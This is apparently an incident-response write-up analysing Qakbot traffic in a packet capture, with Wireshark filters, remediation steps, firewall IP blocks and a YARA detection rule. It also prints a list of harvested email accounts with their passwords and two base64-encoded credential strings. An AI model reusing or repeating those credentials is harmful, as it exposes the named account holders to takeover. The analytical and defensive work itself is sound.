  4551 2019-12-27 16:15:04.369074 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4565 2019-12-27 16:15:10.939270 10.12.27.101   70.120.151.69    TLSv1.2   187 Client Hello
  5820 2019-12-27 16:15:35.168155 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  5841 2019-12-27 16:16:16.018828 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
```


There's more than i'm able to show here properly, but the host @ 10.12.27.101, which i'm simply going to refer to as qbot from now on, is constantly sending client hello packets to various external IP addresses.

While scrolling through the TLS traffic associated with 174.48.72.160 and 70.120.151.69, I kept seeing repeating instances of ‘Ignored Unknown Record’ packets. Many tcp streams from these were dead ends, but I started to notice a pattern of a specific association between these packets and a new IP address, 54.36.108.120, often followed by qbot reaching out to the same IP.



```
.     Time        Source          Destination     Protocol  Length Info
34612 1166.199342 10.12.27.101    70.120.151.69   TLSv1.2   219 Client Hello
34613 1166.377350 70.120.151.69   10.12.27.101    TLSv1.2   964 Server Hello, Certificate, Server Hello Done
34614 1166.378632 10.12.27.101    70.120.151.69   TCP        60 49616 → 443 [ACK] Seq=166 Ack=911 Win=64768 Len=0
34615 1166.379673 10.12.27.101    70.120.151.69   TLSv1.2   412 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
34616 1167.620070 70.120.151.69   10.12.27.101    TLSv1.2   145 Change Cipher Spec, Encrypted Handshake Message
34617 1167.621196 10.12.27.101    70.120.151.69   TCP        60 49616 → 443 [ACK] Seq=524 Ack=1002 Win=64512 Len=0
34618 1167.629923 10.12.27.101    70.120.151.69   TLSv1.2   635 Application Data
34619 1167.742671 10.12.27.101    195.110.124.188 TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49615 → 993 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
34620 1169.544764 54.36.108.120   10.12.27.101    TLSv1.2    64 Ignored Unknown Record
34621 1169.770688 10.12.27.101    54.36.108.120   TCP        60 49589 → 65400 [ACK] Seq=2381 Ack=4007 Win=64512 Len=0
34622 1174.847804 54.36.108.120   10.12.27.101    TLSv1.2    66 Ignored Unknown Record
34623 1175.074426 10.12.27.101    54.36.108.120   TCP        60 49589 → 65400 [ACK] Seq=2381 Ack=4019 Win=64512 Len=0
34624 1175.230540 54.36.108.120   10.12.27.101    TLSv1.2    68 Ignored Unknown Record
34625 1175.249458 10.12.27.101    54.36.108.120   TLSv1.2    66 Ignored Unknown Record
34626 1175.404520 54.36.108.120   10.12.27.101    TLSv1.2    83 Ignored Unknown Record
34627 1175.419874 10.12.27.101    54.36.108.120   TLSv1.2    66 Ignored Unknown Record
34628 1175.574988 54.36.108.120   10.12.27.101    TLSv1.2    79 Ignored Unknown Record
34629 1175.589481 10.12.27.101    10.12.27.1      DNS        68 Standard query 0xce70 A neta.com
34630 1175.664290 10.12.27.1      10.12.27.101    DNS        84 Standard query response 0xce70 A neta.com A 204.110.11.131
34631 1175.666135 10.12.27.101    204.110.11.131  TCP        66 49617 → 993 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
34632 1175.728793 204.110.11.131  10.12.27.101    TCP        66 993 → 49617 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM WS=128
```


following the tcp stream on the selected packet above opens a second window which appears to contain the whole conversation between qbot and the server @54.36.108.120. before even scrolling past the fold I see what looks like the first AITM activity recorded, where qbot tried and failed to use a set of user credentials to log in to an account called info@ronpaulgirl.com.



```
.........................................[.'...* OK IMAP4rev1 server ready
....[.
..........................................25mc.bTgSlz!8q1F9...............*........imap-mail.sundancenet.com........
.......".........."..........."..........".......25mc.bTgSlz!8q1F9...."..........."..........hananet.net......[...........[.............[.........
.......[.
........c..........c............c..........c......25mc.bTgSlz!8q1F9.....c...........c!........imap.thagame.com.......c
........A..........A............A..........A......25mc.bTgSlz!8q1F9....A...........A. ........ronpaulgirl.com......A.........
..e......A.....* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE NAMESPACE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
....A.....HMBG0 CAPABILITY
....A.....* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE NAMESPACE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN
HMBG0 OK Pre-login capabilities listed, post-login capabilities have more.
....A.8...HMBG1 LOGIN info@ronpaulgirl.com "brookie25"
....A.B...HMBG1 NO [AUTHENTICATIONFAILED] Authentication failed.
....A.....HMBG2 LOGOUT
....A.9...* BYE Logging out
HMBG2 OK Logout completed.
```

By searching for strings within the TCP stream like ‘LOGIN’ and ‘Successful’ I managed to find 19 examples of qbot attempting and often failing to use harvested credentials to log into various personal services, email accounts, and email service providers [next_page]

Because qbot uses http paired with encryption to communicate with its command and control server, its currently unknown whether or not these credentials were simply used in an attempt to use DEVOLUTION-PC for real time malicious activity (i.e spreading itself across a larger network) or if the credentials harvested were also successfully exfiltrated for the treat actor to use and exploit at a later point in time. At least 2 mail servers were cracked by qbot using an alternate authentication material and using password hashes instead of a plaintext string. Its unclear at this time if the TCP conversation includes any passwords, as if they are present its likely in an encrypted format, however I am confident that these usernames are connected with these accounts.




```
[successful_logins]

> mail98.123hotel.dk
AGhhbnNfaGVucmlrQGFhcnMuZGsAbGFuZG1hbmQ=

> plmail.ut.pl
AGFudGhvbnlAdC5wbABLYXN6dGFub3dpZWMxMjM=



> info@ronpaulgirl.com-------------brookie25
> gene@culetdiamonds.com-----------gene
> 321isd0910@hellenergy.de---------darius0404
> ginny@ginnyyttrup.com------------vulnerab
> chris@hicountrymail.com----------3f
> deron@actionfirstsecurity.com----ddblgbafS_7
> prostream -----------------------ddaf4
> birgir3232-----------------------malia13
> info@nurse-diesel.com------------hell00
> info ?---------------------------AIDAstella2016
> t.test@coreworks-sa.com----------mswz4pl6
> zdravka67@dobrich.net------------6437d
> oppusabc@baby-chic-boutique.com--malia13
> bkakol---------------------------fw190a9
> sdewolfe-------------------------Austin95
> cliff----------------------------Blue2184
> fzak97@stafi.net-----------------thatkindthing
```



```
potential self signed certificates

> %USERTrust RSA Certification Authority0.."

> DigiCert Inc1%0#..U....DigiCert Cloud Services CA-10..RapidSSL RSA

it uses this one a lot

> ..cPanel, Inc.1-0+..U...$cPanel, Inc. Certification Authority0.

> COMODO CA Limited1<0:..U...3COMODO RSA Organization Validation Secure
Server CA0..

> Let's Encrypt1#0!..U....Let's Encrypt Authority X30.

it uses this one a lot too

> ....0L1 0...U....GlobalSign Root CA - R21.0...U.

> ..Starfield Technologies, Inc.1200..U...)Starfield Root Certificate
Authority - G20..

> Dhimyotis1.0...U....Certigna.

> Cybertrust Japan Co., Ltd.1&0$..U....Cybertrust Japan Public CA G30.."

> Sectigo RSA Domain Validation Secure Server CA0.
```

Another interesting thing I found was that qbot uses a litany of different self signed certificate services throughout its communications, almost never using the same one twice in a row, though Lets Encrypt! and DigiCert both make appearances for more often in comparison to the other services used. I believe this is another attempt at covering its tracks because if you aren't looking at the TCP conversation as a whole, it can appear like regular traffic and would be difficult to see a pattern based on certificates alone.

display filters \ commands

Input	Output
ip.addr==174.48.72.160 and tls	**View encrypted tls comms between qbot infected host and service designated as tcskuiazy.mobi**
ip.addr==70.120.151.69 and ip.addr==10.12.27.101	**View more strange encrypted comms between qbot infected host and service designated as utekz.info**
ip.addr==89.105.198.119	**View HTTP\\TCP comms between qbot infected host and what is believed to be the designated qbot C2 server**
ip.addr==54.36.108.120	**View traffic associated with the TCP conversation containing user credentials and AITM activity**
(http.request or ssl.handshake.type==1) and !(ssdp)	**View all HTTP requests that are Client Hello's and exclude any packets that contain the Simple Service Discovery Protocol**
LOGIN **Authentication Successful** **OK** **Success**	**These strings can be used in conjunction with Ctrl-F to find instances of user credential use within the context of the TCP conversation mentioned above**
dns **http** **imap** **pop** **smtp** **tls** **tcp**	**Simple display filter strings useful in wireshark for getting a good idea early on about what kind of traffic is under analysis and look for anything thats out of place**
Get-Process -Name "Explorer.exe" **Get-Process -Id PID | Select-Object -ExpandProperty Modules**	**Powershell commands for finding a malicious instance of Explorer.exe running on a machine, as this is common qbot behavior** **malicious instances will typically have 10 modules or less**

Remediating qbot is a relatively straightforward process that consists of three main actions. these actions include:

1. **killing the malicious process**

- qbot is known to create a new instance of Explorer.exe on an infected host and inject itself into it. Explorer.exe is a process used by numerous windows applications and operating system functions so it can be difficult to determine the PID for the malicious instance.

- one way this can be achieved is through comparing PIDs associated with Explorer.exe and the modules that are in use by each instance. This can be done in powershell.

Get-Process -Name "process_name"

Get-Process -Id PID | Select-Object -ExpandProperty Modules

- the malicious process will typically use 10 modules or less

there are several other known process instantiated by qbot that should be removed as well:

2. remove disk artifacts left behind by qbot

esexydry.dll
PicturesViewer.dll
dasfdsfsdf.exe
pozypua.dll

these should be located here: **C:\Users\Public\tmpdir**

qbot will also write core binary files, .dat files, and other resources to a folder named with a randomized alphabetical string located in:

C:\Users\*\AppData\Roaming\Microsoft

3. Remove qbot persistence mechanisms

depending on the variant, this will display as one of two things:

- newly created scheduled task set to run at startup

- registry run key located in HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

remediations_01

Here’s some ways we can prevent this attack from coming back to bite us later as well as some methods to prevent malware that behaves similarly from causing damage to the confidentiality of the information within the Goodcorp network.

> since qbot can and did show activity consistent with enumerating network shares, its important to check any other machine in the WORKGROUP and any shares they are connected to recursively. Its possible that under encrypted traffic qbot was able to spread to other hosts in the network and this must be investigated.

> firewall blocks for the following IP addresses can be used to prevent the malware from communicating with any of its known command and control servers in the event we dont manage to fully remove its remnants from our network:
included on the right is a yara rule that could be used to detect a new qbot campaign

2a02:4780:dead:2a12:0:0:0:1

20:e5:2a:b6:93:f1

145.14.145.243

173.166.146.112

89.105.198.119

72.21.81.189

70.120.151.69

174.48.72.160

```
rule Qakbot_NewCampaign
meta:
author = "Malhuters"
description = "Qakbot New Campaign"
date = "2022-10-06"
yarahub_reference_md5 = "6315A8BEEDDF438349895581768EDF98"
yarahub_uuid = "4C4C4544-0051-4210-8057-C7C04F384733"
yarahub_license = "CC0 1.0"
yarahub_rule_matching_tlp = "TLP:WHITE"
yarahub_rule_sharing_tlp = "TLP:WHITE"
malpedia_family = "win.qakbot"
strings:
$str1 = "<html>"
$str2 = "span id=\"yM\" data-ym="
$str3 = "data:image/png;base64"
$str4 = "The file was downloaded successfully<br>File secret password:"
$str5 = "location.pathname = document.getElementById('yM').getAttribute('data-yM')"
condition:
(all of them)
```

> LLMNR can potentially allow an attacker to spoof a response and redirect network traffic to a malicious host, which occurred in this incident. As a result, some security experts recommend disabling LLMNR on networks where it is not needed

_

> These SMTP server responses were consistently present prior to qbot conduction operations, we can set up detection based alerts for these to clue us in to potentially malicious SMTP traffic on our network

250-CHECKPOINT

250-8BITMIME

250-AUTH PLAIN LOGIN DIGEST-MD5 CRAM-MD5 GSSAPI

-end